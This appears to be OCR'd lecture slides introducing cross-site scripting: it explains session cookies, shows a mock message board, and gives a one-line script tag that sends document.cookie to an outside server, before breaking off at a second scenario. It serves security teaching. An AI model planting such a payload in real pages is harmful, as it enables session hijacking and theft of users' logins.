E.g. The key for the server to identify a user

Cookie can be retrieved using javascript

Try to open a console of a browser, and type in
document.cookie

User: SLMT


Steam winter sale starts !!

User: MIT Bro


My wallet is ready !!

```
<script>location.href=("http://
myserver.com/somepage?cookie=" +
document.cookie);</script>
```

http://myserver.com/somepage?cookie= 🍪



Lots of websites having message boards had such vulnerabilities before.




So, the website without such functions are safe ?


Not exactly

Scenario 2

http://somewebsite.com/showimage?id=1

